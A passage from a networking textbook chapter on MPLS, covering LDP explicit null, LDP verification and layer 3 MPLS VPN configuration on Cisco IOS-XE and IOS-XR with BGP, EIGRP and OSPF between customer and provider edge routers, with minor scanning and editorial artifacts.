Many networks have Quality of Service (QoS) policies that must be preserved over the MPLS network. MPLS uses the experimental field to carry QoS information. This can be problematic when the MPLS network removes the MPLS label before it can use the information. This problem is solved using explicit nulls. By default, an implicit null is used. This is more efficient than an explicit null, but it causes the penultimate router to pop the MPLS label and lose the QoS information stored in it. The explicit null adds a label with a zero value. After configuring a PE router with `mpls ldp explicit-null`, you can see that explicit null replaced pop for the outgoing label. This protects the QoS information that is passed with the MPLS label:

```
RP/0/0/CPU0:P1#show mpls forwarding prefix 1.1.1.1/32
Sat Jul 25 06:04:51.134 UTC
Local  Outgoing    Prefix          Outgoing     Next Hop        Bytes
Label  Label       or ID           Interface                    Switched
------ ----------- --------------- ------------ --------------- ---------
24003  Pop         1.1.1.1/32      Gi0/0/0/0    172.25.1.1      354457
RP/0/0/CPU0:P1#

RP/0/0/CPU0:PE1(config)#mpls ldp
RP/0/0/CPU0:PE1(config-ldp)#address-family ipv4
RP/0/0/CPU0:PE1(config-ldp-af)#label local advertise explicit-null
RP/0/0/CPU0:PE1(config-ldp-af)#commit

RP/0/0/CPU0:P1#show mpls forwarding prefix 1.1.1.1/32
Sat Jul 25 06:05:49.960 UTC
Local  Outgoing    Prefix          Outgoing     Next Hop        Bytes
Label  Label       or ID           Interface                    Switched
------ ----------- --------------- ------------ --------------- ---------
24003  Exp-Null-v4 1.1.1.1/32      Gi0/0/0/0    172.25.1.1      132
RP/0/0/CPU0:P1#
```

LDP Verification

Just like anything, once you have LDP configured, you may want to run some verifications. Seeing the LDP neighbors come up is a start, but it is best practice to verify the binding and neighbors using `show` commands:

```
RP/0/0/CPU0:P1#show mpls ldp ?
  afi-all           All Address Families(cisco-support)
  backoff           Session Backoff table information
  bindings          Label Information Base (LIB) information
  capabilities      Capability database information
  discovery         Discovery Hello Information
  forwarding        Forwarding setup information
  graceful-restart  Graceful Restart feature information
  igp               IGP related information
  interface         IP interface information
  ipv4              IPv4 Address Family
  ipv6              IPv6 Address Family
  issu              ISSU related information
  neighbor          Neighbor information
  nsr               Non-Stop Routing related information
```

```
  parameters        Configuration parameter information
  pseudowire        Pseudowire information
  statistics        Statistics information
  structs           Internal data structures(cisco-support)
  summary           Summarized information
  trace             event trace information(cisco-support)
  vrf               VRF context name
RP/0/0/CPU0:P1#show mpls ldp
```

The `show mpls ldp discovery` command is a good starting place to look at MPLS neighbors:

```
RP/0/0/CPU0:P1#show mpls ldp discovery
Sat Jul 25 06:07:01.705 UTC

Local LDP Identifier: 3.3.3.3:0
Discovery Sources:
  Interfaces:
    GigabitEthernet0/0/0/0 : xmit/recv
      VRF: 'default' (0x60000000)
      LDP Id: 1.1.1.1:0, Transport address: 1.1.1.1
          Hold time: 15 sec (local:15 sec, peer:15 sec)
          Established: Jul 24 08:01:40.203 (22:05:21 ago)

    GigabitEthernet0/0/0/1 : xmit/recv
      VRF: 'default' (0x60000000)
      LDP Id: 4.4.4.4:0, Transport address: 4.4.4.4
          Hold time: 15 sec (local:15 sec, peer:15 sec)
          Established: Jul 24 08:39:10.959 (21:27:50 ago)

    GigabitEthernet0/0/0/2 : xmit/recv
      VRF: 'default' (0x60000000)
      LDP Id: 5.5.5.5:0, Transport address: 5.5.5.5
          Hold time: 15 sec (local:15 sec, peer:15 sec)
          Established: Jul 24 08:37:14.177 (21:29:47 ago)

RP/0/0/CPU0:P1#
```

A useful command to look at MPLS LDP neighbors is `show mpls ldp neighbor`. With this command, you can see the existing neighbors, their router IDs, the interface to which the neighbor is connected, and addresses on the neighbor router:

```
RP/0/0/CPU0:P1#show mpls ldp neighbor
Sat Jul 25 06:07:26.273 UTC

Peer LDP Identifier: 1.1.1.1:0
  TCP connection: 1.1.1.1:646 - 3.3.3.3:30487
  Graceful Restart: No
  Session Holdtime: 180 sec
  State: Oper; Msgs sent/rcvd: 1546/1546; Downstream-Unsolicited
  Up time: 22:05:44
  LDP Discovery Sources:
```

```
    IPv4: (1)
      GigabitEthernet0/0/0/0
    IPv6: (0)
  Addresses bound to this peer:
    IPv4: (3)
      1.1.1.1        102.102.102.102  172.25.1.1
    IPv6: (0)

Peer LDP Identifier: 5.5.5.5:0
  TCP connection: 5.5.5.5:30935 - 3.3.3.3:646
  Graceful Restart: No
  Session Holdtime: 180 sec
  State: Oper; Msgs sent/rcvd: 1499/1496; Downstream-Unsolicited
  Up time: 21:30:12
  LDP Discovery Sources:
    IPv4: (1)
      GigabitEthernet0/0/0/2
    IPv6: (0)
  Addresses bound to this peer:
    IPv4: (3)
      5.5.5.5        172.25.4.2     172.25.6.1
    IPv6: (0)

Peer LDP Identifier: 4.4.4.4:0
  TCP connection: 4.4.4.4:52877 - 3.3.3.3:646
  Graceful Restart: No
  Session Holdtime: 180 sec
  State: Oper; Msgs sent/rcvd: 1498/1493; Downstream-Unsolicited
  Up time: 21:28:15
  LDP Discovery Sources:
    IPv4: (1)
      GigabitEthernet0/0/0/1
    IPv6: (0)
  Addresses bound to this peer:
    IPv4: (4)
      4.4.4.4        172.25.2.2     172.25.3.2     172.25.5.1
    IPv6: (0)

RP/0/0/CPU0:P1#
```


Layer 3 MPLS VPN

When people think of MPLS, they most commonly think of layer 3 MPLS VPN services where an ISP handles transporting segregated traffic. Even though there are MPLS VPNs, use Multiprotocol BGP (MP-BGP) to pass information about virtual routing and forwarding (VRF) targets. Even though MP-BGP is doing most of the work, the extended communities used for VRF route targets are only supported over MPLS networks.

Table 23-3 lists common commands for MPLS VPNs on IOS-XE. Table 23-4 lists common commands for MPLS VPNs on IOS-X$.

Table 23-3. *MPLS VPN Commands IOS-XE* t3.1

Cisco Command	Description	
no bgp default ipv4-unicast	Prevents BGP from automatically defaulting to address family IPv4 unicast.	t3.2 t3.3 t3.4
address-family vpnv4 unicast	BGP command to enter VPNv4 configuration.	t3.5
neighbor *neighbor_ip* send-community both	BGP address family command to send extended and standard BGP community attributes. Extended communities are required for MPLS VPNs.	t3.6 t3.7 t3.8
no mpls ip propagate-ttl forwarded	Global command used on PE routers to hide the structure of the MPLS network.	t3.9 t3.10
vrf definition VRF_Name	Defines a VRF.	t3.11
rd *rd_number*	VRF command to configure the route distinguisher used in a VPN.	t3.12
route-target [import | export | both] *target_comm*	VRF command to export or import route targets into a VRF.	t3.13 t3.14
export map *route_map*	VRF address family command to export routes based on a route map.	t3.15
vrf forwarding *VRF_Name*	Interface command to configure an interface as a member of a VRF.	t3.16
capability vrf-lite	OSPF command that disables down bit check when using VRF-lite.	t3.17

Table 23-4. *MPLS VPN Commands IOS-XR* t4.1

Cisco Command	Description	
mpls ip-ttl-propagate disable forwarded	Global command used on PE routers to hide the structure of the MPLS network.	t4.2 t4.3 t4.4
vrf VRF_Name	Defines a VRF if entered in global configuration. Attaches an interface to a VRF entered under interface configuration.	t4.5 t4.6 t4.7
rd *rd_number*	BGP VRF command to configure the route distinguisher used in a VPN.	t4.8 t4.9
import route-target *target_comm*	VRF command to import route targets into a VRF.	t4.10 t4.11
export route-target *target_comm*	VRF command to export route targets into a VRF.	t4.12 t4.13

Figure 23-2 shows the network that you will build as you progress through this section. It is the same picture you saw before building the MPLS core. The configuration of the P routers does not change from the previous section, but you will build MPLS VPNs on the PE routers. You start with a site-to-site VPN that exports all routes and then progress into an example where a common services site can talk to other sites that can't directly communicate.




Figure 23-2. *MPLS layer 3 VPN*

AU5

The previous section introduced the terms provider edge (PE), provider (P), and customer edge (CE). In the terms of MPLS VPN, the PE routers segregate customer traffic using VRFs and distribute the routes using MP-BGP. The VPN is mostly transparent to the CE routers, with exceptions that will be discussed. In most MPLS VPN implementations, the CE router peers using BGP to the PE router. For the most part, the CE router isn't aware of the VRFs on the PE router. From its point of view, the next router in the path is the PE router for the peer site. The P routers are typically transparent to the CE. Similarly, the CE router and other customer (C) routers are transparent to the P routers. The P routers are solely MPLS routers that provide transport between the PE routers.

To start the example, we will create the MP-BGP iBGP peer relationship between the PE routers. We have four PE routers, so we either need to configure a full mesh of neighbor relationships or use a route reflector. In this example, we will use PE2 as an iBGP route reflector. Since you are only using the address family VPNv4 at this point, you will disable the default IPv4 address family. You configure the peer relationship to use the loopback interfaces. To support the VPN, you send community information to the neighbor:

```
PE2(config)#router bgp 65001
PE2(config-router)# no bgp default ipv4-unicast
PE2(config-router)# neighbor MPLS_PES peer-group
PE2(config-router)# neighbor MPLS_PES update-source Loopback 100
PE2(config-router)# neighbor MPLS_PES  remote-as 65001
PE2(config-router)# address-family vpnv4
PE2(config-router-af)#  neighbor 1.1.1.1  peer-group MPLS_PES
PE2(config-router-af)#  neighbor 5.5.5.5  peer-group MPLS_PES
PE2(config-router-af)#  neighbor 6.6.6.6  peer-group MPLS_PES
```

```
PE2(config-router-af)#  neighbor MPLS_PES route-reflector-client
PE2(config-router-af)#  neighbor 1.1.1.1 activate
PE2(config-router-af)#  neighbor 5.5.5.5 activate
PE2(config-router-af)#  neighbor 6.6.6.6 activate
PE2(config-router-af)# exit-address-family
```

The route reflector clients are all IOS-XR, so we can copy the exact route reflector client configuration on each. IOS-XR requires a route policy. In our example, we will create a policy that allows all prefixes without any match clauses:

```
route-policy VPN_POLICY
  pass
end-policy
router bgp 65001
 address-family vpnv4 unicast
 !
 neighbor 2.2.2.2
  remote-as 65001
  update-source Loopback100
  address-family vpnv4 unicast
   route-policy VPN_POLICY in
   route-policy VPN_POLICY out
  !
commit
```

Now that BGP is running for the VPNv4 address family, we will move to the next step in preparing for the first customer network. By default, MPLS propagates TTL information. This makes the customers aware of the MPLS network. To hide the MPLS topology from the customer network, use the `no mpls ip propagate-ttl` command. Adding the `forwarded` keyword only prevents TTL propagation from forward traffic. This means that traffic originating on the PE still has its TTL information propagated. This is important for troubleshooting from the PE routers:

```
PE2(config)#no mpls ip propagate-ttl forwarded

RP/0/0/CPU0:PE1(config)#mpls ip-ttl-propagate disable forwarded
RP/0/0/CPU0:PE1(config)#commit

RP/0/0/CPU0:PE3(config)#mpls ip-ttl-propagate disable forwarded
RP/0/0/CPU0:PE3(config)#commit

RP/0/0/CPU0:PE4(config)#mpls ip-ttl-propagate disable forwarded
RP/0/0/CPU0:PE4(config)#commit
```

Site-to-Site VPN

With the infrastructure set up, we can move on to the first MPLS example. In this example, we configure the CustomerA sites. The first step is to configure the VRFs on the PE routers. There are currently two syntaxes to create VRFs on an IOS-XE router. The legacy method defines VRFs using the `ip vrf VRF_Name` command and only supports IPv4. The newer method defines VRFs using the `vrf definition VRF_Name` command. This method supports multiple address families, and you need to define the address families that will be used. For VRFs used with MPLS VPNs, you also need to define the route distinguisher (RD). The RD is an

eight-octet field that ISPs use to distinguish VPNs. They are required because the IP addresses between VPNs can overlap and can't distinguish a VPN on their own. ISPs commonly use ASNs or an IP address along with an assigned number as the RD. In the example, you use 1:1, 2:2, and 10:10 for the RDs.

Another step for preparing a customer VRF is to configure the route targets. Route targets are used for determining which prefixes to share. When a route target is exported, it sets the route target extended community attribute for the prefixes exported. When a route target is imported, it imports the prefixes with the specified route target community value. The MP-BGP speaker automatically filters out prefixes that don't match a route import. In the examples, we use the RD value for the route targets, but that isn't always the case.

AU6

We will start on the IOS-XR routers. Their VRF configuration differs slightly from what we described for IOS-XE. One thing you will notice is the RD configuration is part of BGP on IOS-XR but part of the VRF definition on IOS-XE:

```
RP/0/0/CPU0:PE1(config)#vrf CustomerA
RP/0/0/CPU0:PE1(config-vrf)# address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-vrf-af)#  import route-target
RP/0/0/CPU0:PE1(config-vrf-import-rt)#   1:1
RP/0/0/CPU0:PE1(config-vrf-import-rt)#   10:10
RP/0/0/CPU0:PE1(config-vrf-import-rt)#  export route-target
RP/0/0/CPU0:PE1(config-vrf-export-rt)#   1:1
RP/0/0/CPU0:PE1(config-vrf-export-rt)#vrf CustomerB
RP/0/0/CPU0:PE1(config-vrf)# address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-vrf-af)#  import route-target
RP/0/0/CPU0:PE1(config-vrf-import-rt)#   2:2
RP/0/0/CPU0:PE1(config-vrf-import-rt)#   10:10
RP/0/0/CPU0:PE1(config-vrf-import-rt)#  export route-target
RP/0/0/CPU0:PE1(config-vrf-export-rt)#   2:2
RP/0/0/CPU0:PE1(config-vrf-export-rt)#router bgp 65001
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA
RP/0/0/CPU0:PE1(config-bgp-vrf)#rd 1:1
RP/0/0/CPU0:PE1(config-bgp-vrf)#vrf CustomerB
RP/0/0/CPU0:PE1(config-bgp-vrf)#rd 2:2
RP/0/0/CPU0:PE1(config-bgp-vrf)#commit
```

Now we will create the same VRFs on the IOS-XE router. This is because we have the same customers at both sites. In practical application, it may not match. Notice that we both exported and imported 1:1 for CustomerA and 2:2 for CustomerB. That is because we want to share all prefixes for a single customer. The import 10:10 is due to the common services VPN that we are going to configure in the "Shared Extranet" section:

```
PE2(config)#vrf definition CustomerA
PE2(config-vrf)# rd 1:1
PE2(config-vrf)# !
PE2(config-vrf)# address-family ipv4
PE2(config-vrf-af)#  route-target export 1:1
PE2(config-vrf-af)#  route-target import 1:1
PE2(config-vrf-af)#  route-target import 10:10
PE2(config-vrf-af)# exit-address-family
PE2(config-vrf)#vrf definition CustomerB
PE2(config-vrf)# rd 2:2
PE2(config-vrf)# !
PE2(config-vrf)# address-family ipv4
```

```
PE2(config-vrf-af)#  route-target export 2:2
PE2(config-vrf-af)#  route-target import 2:2
PE2(config-vrf-af)#  route-target import 10:10
PE2(config-vrf-af)# exit-address-family
```

The VRFs are created. Now we need to put the customer-facing interfaces into the VRFs. If you already have addresses on the interface, it will erase them:

```
RP/0/0/CPU0:PE1(config-if)#interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:PE1(config-if)# vrf CustomerA
RP/0/0/CPU0:PE1(config-if)# ipv4 address 172.30.1.1 255.255.255.0
RP/0/0/CPU0:PE1(config-if)# no shut
RP/0/0/CPU0:PE1(config-if)#interface GigabitEthernet0/0/0/2
RP/0/0/CPU0:PE1(config-if)# vrf CustomerB
RP/0/0/CPU0:PE1(config-if)# ipv4 address 172.35.1.1 255.255.255.0
RP/0/0/CPU0:PE1(config-if)# no shut
RP/0/0/CPU0:PE1(config-if)#commit

PE2(config)#interface GigabitEthernet2
PE2(config-if)# vrf forwarding CustomerA
% Interface GigabitEthernet2 IPv4 disabled and address(es) removed due to enabling VRF
CustomerA
PE2(config-if)# ip address 172.30.2.1 255.255.255.0
PE2(config-if)#interface GigabitEthernet3
PE2(config-if)# vrf forwarding CustomerB
PE2(config-if)# ip address 172.35.2.1 255.255.255.0
PE2(config-if)#
```

The CE routers aren't aware of the VRFs. We configure their interfaces just like we would without MPLS:

```
CustA-1#sh run | sec net1|net2
interface GigabitEthernet1
 ip address 172.30.1.2 255.255.255.0
 desc ToISP
interface GigabitEthernet2
 ip address 172.31.1.1 255.255.255.0
 description ToInternalNetwork

CustA-2#sh run | sec net1|net2
interface GigabitEthernet1
 ip address 172.30.2.2 255.255.255.0
 desc ToISP
interface GigabitEthernet2
 ip address 172.31.2.1 255.255.255.0
 description ToInternalNetwork

CustB-1#sh run | sec net1|net2
interface GigabitEthernet1
 ip address 172.35.1.2 255.255.255.0
 desc ToISP
```

```
interface GigabitEthernet2
 ip address 172.36.1.1 255.255.255.0
 description ToInternalNetwork

CustB-2#sh run | sec net1|net2
interface GigabitEthernet1
 ip address 172.35.2.2 255.255.255.0
 desc ToISP
interface GigabitEthernet2
 ip address 172.36.2.1 255.255.255.0
 description ToInternalNetwork
```

At this point, routing isn't configured. You have a couple options for routing protocols to the PE router.

BGP

Using BGP to peer with the PE is the best choice. In most cases, service providers only support BGP peering. An advantage of using MP-BGP is it natively supports MPLS VPN communities. A disadvantage is that you lose fidelity from your IGPs. However, in most cases, you do not need to track IGP metrics between sites.

To configure BGP, you configure the CE just like any other eBGP peer: On the PE side, you need to use the `ipv4 vrf` address family:

```
CustA-1(config-if)#router bgp 65000
CustA-1(config-router)#neighbor 172.30.1.1 remote-as 65001
CustA-1(config-router)#network 172.30.1.0 mask 255.255.255.0
CustA-1(config-router)#network 172.31.1.0 mask 255.255.255.0

! You should not use the same ASN on both sides of the VPN
! We are doing it for example purposes
CustA-2(config-if)#router bgp 65000
CustA-2(config-router)#neighbor 172.30.2.1 remote-as 65001
CustA-2(config-router)#network 172.30.2.0 mask 255.255.255.0
CustA-2(config-router)#network 172.31.2.0 mask 255.255.255.0

RP/0/0/CPU0:PE1(config)#router bgp 65001
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA
RP/0/0/CPU0:PE1(config-bgp-vrf)#rd 1:1
RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#network 172.30.1.0/24
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#exit
RP/0/0/CPU0:PE1(config-bgp-vrf)#neighbor 172.30.1.2
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr)#remote-as 65000
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr)#address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr-af)#as-override
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr-af)#route-policy VPN_POLICY in
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr-af)#route-policy VPN_POLICY out
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr-af)#commit
```

```
PE2(config)#router bgp 65001
PE2(config-router)#address-family ipv4 vrf CustomerA
PE2(config-router-af)#neighbor 172.30.2.2 remote-as 65000
PE2(config-router-af)#neighbor 172.30.2.2 as-override
PE2(config-router-af)#network 172.30.2.0 mask 255.255.255.0
```

In the preceding example, you added a complication. You used the same BGP ASN on each side of the VPN. BGP loop prevention prevents the use of the same ASN. Adding `as-override` to the neighbor relationship disables the check. It patches the problem, but it introduces risk of a routing loop. It is best practice to avoid the problem by using different ASNs.

When you look at the routing table on one of the CE routers, you can see the BGP routes from the peer site. When you traceroute to a host at the peer site, you can also see the MPLS label at the egress PE router and the BGP AS it transits. We do not see the entire MPLS path because we disabled TTL propagation:

```
CustA-1#sh ip route bgp
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
B        172.30.2.0/24 [20/0] via 172.30.1.1, 00:01:08
      172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
B        172.31.2.0/24 [20/0] via 172.30.1.1, 00:01:22
CustA-1#

CustA-1#traceroute 172.31.2.1
Type escape sequence to abort.
Tracing the route to 172.31.2.1
VRF info: (vrf in name/id, vrf out name/id)
  1 172.30.1.1 2 msec 1 msec 1 msec
  2 172.30.2.1 [AS 65001] [MPLS: Labels 0/28 Exp 0] 9 msec 9 msec 10 msec
  3 172.30.2.2 [AS 65001] 11 msec *  12 msec
CustA-1#
```

When you look at a prefix from the PE router, you can see detailed information about the prefix. In the following snippet, you can see that the prefix was learned from BGP AS 65000 on a VPN with route distinguisher 10:2 and the route target 10:2. You can also see the MPLS label for the prefix: AU7

```
PE2#show bgp vpnv4 unicast vrf CustomerA 172.30.1.0/24
BGP routing table entry for 1:1:172.30.1.0/24, version 3
Paths: (1 available, best #1, table CustomerA)
  Advertised to update-groups:
     3          1
```

```
  Refresh Epoch 1
  Local, (Received from a RR-client)
    1.1.1.1 (metric 40) (via default) from 1.1.1.1 (1.1.1.1)
      Origin IGP, metric 0, localpref 100, valid, internal, best
      Extended Community: RT:1:1
      mpls labels in/out nolabel/24010
      rx pathid: 0, tx pathid: 0x0
PE2#
```

EIGRP

Since it was too easy to get everything running using purely BGP, we are going to complicate it by using EIGRP for CustomerB. The CE router only needs to know about EIGRP, but the PE routers will have a leg in both BGP and EIGRP.

Let's start with a really basic EIGRP configuration on the customer side. As with BGP, you configure it as normal on the CE routers, and you configure it in the `vrf` address family on the PE routers:

```
CustB-1(config)#router eigrp Apress
CustB-1(config-router)#address-family ipv4 unicast as 100
CustB-1(config-router-af)#network 0.0.0.0
CustB-1(config-router-af)#end

CustB-2(config)#router eigrp Apress
CustB-2(config-router)#address-family ip
CustB-2(config-router)#address-family ipv4 un
CustB-2(config-router)#address-family ipv4 unicast as 100
CustB-2(config-router-af)#net
CustB-2(config-router-af)#network 0.0.0.0
CustB-2(config-router-af)#end

! In IOS-XR, we put the interface in the routing process instead of using the network command
RP/0/0/CPU0:PE1(config)#router eigrp Apress
RP/0/0/CPU0:PE1(config-eigrp)#vrf CustomerB address-family ipv4
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#autonomous-system 100
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#interface gi0/0/0/2
RP/0/0/CPU0:PE1(config-eigrp-vrf-af-if)#commit

PE2(config)#router eigrp Apress
PE2(config-router)#address-family ipv4 vrf CustomerB autonomous-system 100
PE2(config-router-af)#network 0.0.0.0
PE1(config-router-af)#
*Jul 27 07:16:23.306: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 172.35.2.2
(GigabitEthernet3) is up: new adjacency
```

When you look at the routing table on a CE router, you don't see the VPN routes yet. Since we aren't natively using BGP, we have a few steps left. We need to redistribute between EIGRP and BGP on the PE routers:

```
! Still in EIGRP process configuration from the previous snippet
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#redistribute bgp 65001
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#default-metric 10000 1 255 1 1500
```

```
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#commit
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#router bgp 65001
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerB
RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#redistribute eigrp Apress
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#commit

PE2(config-router-af)#topology base
PE2(config-router-af-topology)#redistribute bgp 65001 metric 1000 0 255 1 1500
PE2(config-router-af-topology)#router bgp 65001
PE2(config-router)#address-family ipv4 vrf CustomerB
PE2(config-router-af)#redistribute eigrp 100
```

Now the routes are showing up on the CE router. Not only do they show up but they are showing up as internal routers:

```
CustB-1#sh ip route eigrp
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      172.35.0.0/16 is variably subnetted, 3 subnets, 2 masks
D        172.35.2.0/24 [90/15360] via 172.35.1.1, 00:00:20, GigabitEthernet1
      172.36.0.0/16 is variably subnetted, 3 subnets, 2 masks
D        172.36.2.0/24 [90/20480] via 172.35.1.1, 00:00:20, GigabitEthernet1
CustB-1#
```

When you go back to a PE and look at the VPNv4 entry for a prefix, you see extra information in the Cost field. This field stores EIGRP information for use when it is redistributed back into EIGRP:

```
RP/0/0/CPU0:PE1#show bgp vpnv4 unicast vrf CustomerB 172.35.2.0/24
Mon Jul 27 07:22:34.941 UTC
BGP routing table entry for 172.35.2.0/24, Route Distinguisher: 2:2
Versions:
  Process           bRIB/RIB  SendTblVer
  Speaker                13          13
Last Modified: Jul 27 07:21:14.703 for 00:01:20
Paths: (1 available, best #1)
  Not advertised to any peer
  Path #1: Received by speaker 0
  Not advertised to any peer
```

```
  Local
    2.2.2.2 (metric 40) from 2.2.2.2 (2.2.2.2)
      Received Label 29
      Origin incomplete, metric 0, localpref 100, valid, internal, best, group-best,
      import-candidate, imported
      Received Path ID 0, Local Path ID 0, version 13
      Extended community: COST:128:128:10240 EIGRP route-info:0x8000:0 EIGRP AD:100:256
      EIGRP RHB:255:0:2560 EIGRP LM:0xff:1:1500 EIGRP VRR:0x0:1.2.35.172 RT:2:2
      Source AFI: VPNv4 Unicast, Source VRF: CustomerB, Source Route Distinguisher: 2:2
RP/0/0/CPU0:PE1#
```

OSPF

In this section, you will remove the native BGP configuration for CustomerA and rebuild it using OSPF between the CEs and PEs:

```
CustA-1(config)#no router bgp 65000

CustA-2(config)#no router bgp 65000

RP/0/0/CPU0:PE1(config)#router bgp 65001
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA
RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#no network 172.30.1.0/24
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#exit
RP/0/0/CPU0:PE1(config-bgp-vrf)#no neighbor 172.30.1.2
RP/0/0/CPU0:PE1(config-bgp-vrf)#commit

PE2(config)#router bgp 65001
PE2(config-router)#address-family ipv4 vrf CustomerA
PE2(config-router-af)#no network 172.30.2.0 mask 255.255.255.0
PE2(config-router-af)#no neighbor 172.30.2.2
```

AU8 Now we add the interfaces to an OSPF process. If you haven't manually created the OSPF process, it creates a process in the VRF when you add the first interface to an OSPF process. If the process was already created, but isn't part of the VRF, you get an error:

```
! This process isn't in the VRF
PE2(config)#router ospf 1
PE2(config-router)#exit
PE2(config)#int g2
PE2(config-if)#ip ospf 1 area 0
%VRF specified does not match existing router
PE1(config-if)#
```

This feature can protect you from using the incorrect OSPF instance, but it can also lead to a configuration error, if you aren't paying attention. In this case, this is the OSPF process for global routing. If you remove the OSPF process and start over, you will break MPLS. In this case, you create a new process. When you look at the running configuration, you can now see two OSPF routing processes:

```
PE2(config-if)#ip ospf 101 area 0
!
PE2(config-if)#do show run | section router ospf
router ospf 101 vrf CustomerA
router ospf 1
 mpls ldp autoconfig
 router-id 1.1.1.1
PE1(config-if)# exit

PE2(config)#int g2
! This process ID can cause a problem
! MPLS PE to CE is the one place where process ID maters
PE2(config-if)#ip ospf 102 area 0

! Everything is different on IOS-XR
RP/0/0/CPU0:PE1(config)#router ospf 1 vrf CustomerA
RP/0/0/CPU0:PE1(config-ospf-vrf)#address-family ipv4  unicast
RP/0/0/CPU0:PE1(config-ospf-vrf-ar)#area 0
RP/0/0/CPU0:PE1(config-ospf-vrf-ar)#interface gigabitEthernet 0/0/0/1
RP/0/0/CPU0:PE1(config-ospf-vrf-ar-if)#commi

CustA-1(config)#int g1
CustA-1(config-if)#ip ospf 1 area 0
CustA-1(config-if)#int g2
CustA-1(config-if)#
*Jul 27 07:44:16.213: %OSPF-6-DFT_OPT: Protocol timers for fast convergence are Enabled.
CustA-1(config-if)#ip ospf 1 area 0
CustA-1(config-if)#router ospf 1
CustA-1(config-router)#passive-interface g2
CustA-1(config-router)#

CustA-2(config)#router ospf 1
CustA-2(config-router)#pas
CustA-2(config-router)#passive-interface
*Jul 27 07:45:35.237: %OSPF-6-DFT_OPT: Protocol timers for fast convergence are Enabled.
CustA-2(config-router)#passive-interface default
CustA-2(config-router)#no passive-interface g1
CustA-2(config-router)#int g1
CustA-2(config-if)#ip ospf 1 area 0
CustA-2(config-if)#int g2
CustA-2(config-if)#i
